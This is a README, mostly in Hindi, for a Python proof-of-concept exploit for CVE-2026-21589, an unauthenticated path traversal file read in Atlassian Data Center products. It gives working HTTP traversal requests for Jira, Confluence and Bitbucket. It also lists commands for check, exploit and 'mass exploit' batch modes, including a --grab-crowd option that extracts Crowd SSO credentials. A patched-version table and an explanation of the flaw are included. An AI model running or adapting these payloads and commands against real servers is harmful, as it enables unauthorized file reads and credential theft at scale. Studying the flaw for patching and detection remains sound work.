
 murrez/cve-2026-21589
Atlassian Data Center उत्पादों में atlassian-plugins-webresource के माध्यम से अनधिकृत पथ ट्रैवर्सल फ़ाइल रीड के लिए CVE-2026-21589 का Python PoC; इसमें check, exploit और batch मोड शामिल हैं।

CVE-2026-21589 के लिए Python 3 PoC — Atlassian Data Center / self-managed उत्पाद — atlassian-plugins-webresource पथ प्रबंधन (:: → /) के माध्यम से Tomcat web application root के भीतर अनप्रमाणित मनमाना फ़ाइल पठन।
| फ़ील्ड | मान |
|---|---|
| CVE | CVE-2026-21589 |
| विक्रेता | Atlassian |
| उत्पाद | Bitbucket, Confluence, Jira (Software / JSM), Bamboo, Crowd, Crucible, Fisheye (DC / on-prem) |
| प्रकार | मनमाना फ़ाइल पठन (लेखन / अपने आप में RCE नहीं) |
| प्रमाणीकरण | कोई नहीं |
| CVSS 4.0 | 9.3 Critical (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| PoCbit पृष्ठ | https://pocbit.org/pocs/cve-2026-21589 |
| सत्यापन मार्कर | POCBIT-21589-OK |
| PoC में सत्यापित रूट | Jira, Confluence, Bitbucket |
PoC का केंद्र: check (WEB-INF प्रोब + उत्पाद मार्कर), exploit (ज्ञात पथ पढ़ें, वैकल्पिक crowd.properties पार्स), बैच -j, JSONL + hits.txt / exploited.txt।
साझा लाइब्रेरी atlassian-plugins-webresource /download/resources/... जैसे रूट के अंतर्गत स्थिर प्लगइन एसेट्स प्रदान करती है। कमज़ोर बिल्ड में, Router.unescapeSlashes() रूटिंग के बाद :: को / में परिवर्तित करता है। ..:: के रूप वाले ट्रैवर्सल सेगमेंट ../ बन जाते हैं, जिससे getResourceRelativeToWebResource() में स्लैश-स्ट्रिपिंग बायपास हो जाती है और ResourceFactory फ़ाइल पठन तक पहुँच हो जाती है।
सीमाएँ (विक्रेता + शोध):
WEB-INF/classes/crowd.properties में Crowd SSO क्रेडेंशियल)।| उत्पाद | पैच किया गया संस्करण या उससे ऊपर |
|---|---|
| Jira Software / JSM Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket (अक्सर web.xml के बजाय urlrewrite.xml)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
यदि Jira Atlassian Crowd के साथ एकीकृत है, तो WEB-INF/classes/crowd.properties में application.name और application.password हो सकते हैं। Crowd तक नेटवर्क पहुँच के साथ, यह पहचान-प्रशासन क्रियाओं (इस CVE से अलग; Crowd IP allowlisting सीधी पहुँच को अवरुद्ध कर सकती है) को जन्म दे सकता है। यह रिपॉज़िटरी उस फ़ाइल के मौजूद होने पर केवल पढ़ती और पार्स करती है — यह Crowd उपयोगकर्ता निर्माण को स्वचालित नहीं करती।
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

नमूना टर्मिनल आउटपुट: [VULN] प्रोब की पुष्टि करता है; POCBIT-21589-OK:WEB-INF/web.xml के साथ [EXP] का अर्थ है कि फ़ाइल पढ़ना सफल रहा। सारांश पंक्ति cve_2026_21589_exploit.jsonl लिखती है।
| फ़्लैग | उद्देश्य |
|---|---|
--mode check | WEB-INF की जाँच करें; प्रतिक्रिया मार्करों के माध्यम से उत्पाद का पता लगाएँ |
--mode exploit | जाँच के बाद, --file पढ़ें (डिफ़ॉल्ट WEB-INF/classes/crowd.properties) |
--grab-crowd | एक्सप्लॉइट crowd.properties पढ़ता है और पार्स किए गए ऐप क्रेडेंशियल प्रिंट करता है |
--encode-colons | %3a%3a एन्कोडिंग को बाध्य करें (डिफ़ॉल्ट: पहले सादा फिर एन्कोडेड आज़माएँ) |
--insecure | TLS प्रमाणपत्र सत्यापन छोड़ें |
-j | --list के लिए थ्रेड संख्या |
आउटपुट (बैच): cve_2026_21589_results.jsonl, hits.txt, exploited.txt.
परिणामों की व्याख्या
[VULN] — WEB-INF मार्कर के माध्यम से कमज़ोर Jira/Confluence/Bitbucket का पता चला।[EXP] के साथ POCBIT-21589-OK:WEB-INF/web.xml — अनुरोधित फ़ाइल पढ़ना ठीक रहा (ऊपर स्क्रीनशॉट देखें)।[+] POCBIT-21589-OK jira @ … बिना [EXP] पंक्ति के — जाँच पास हुई; यदि crowd.properties अनुपस्थित है तो --grab-crowd फिर भी विफल हो सकता है।0 केवल तब जब अनुरोधित फ़ाइल पढ़ना सत्यापित हो; अन्यथा 1।





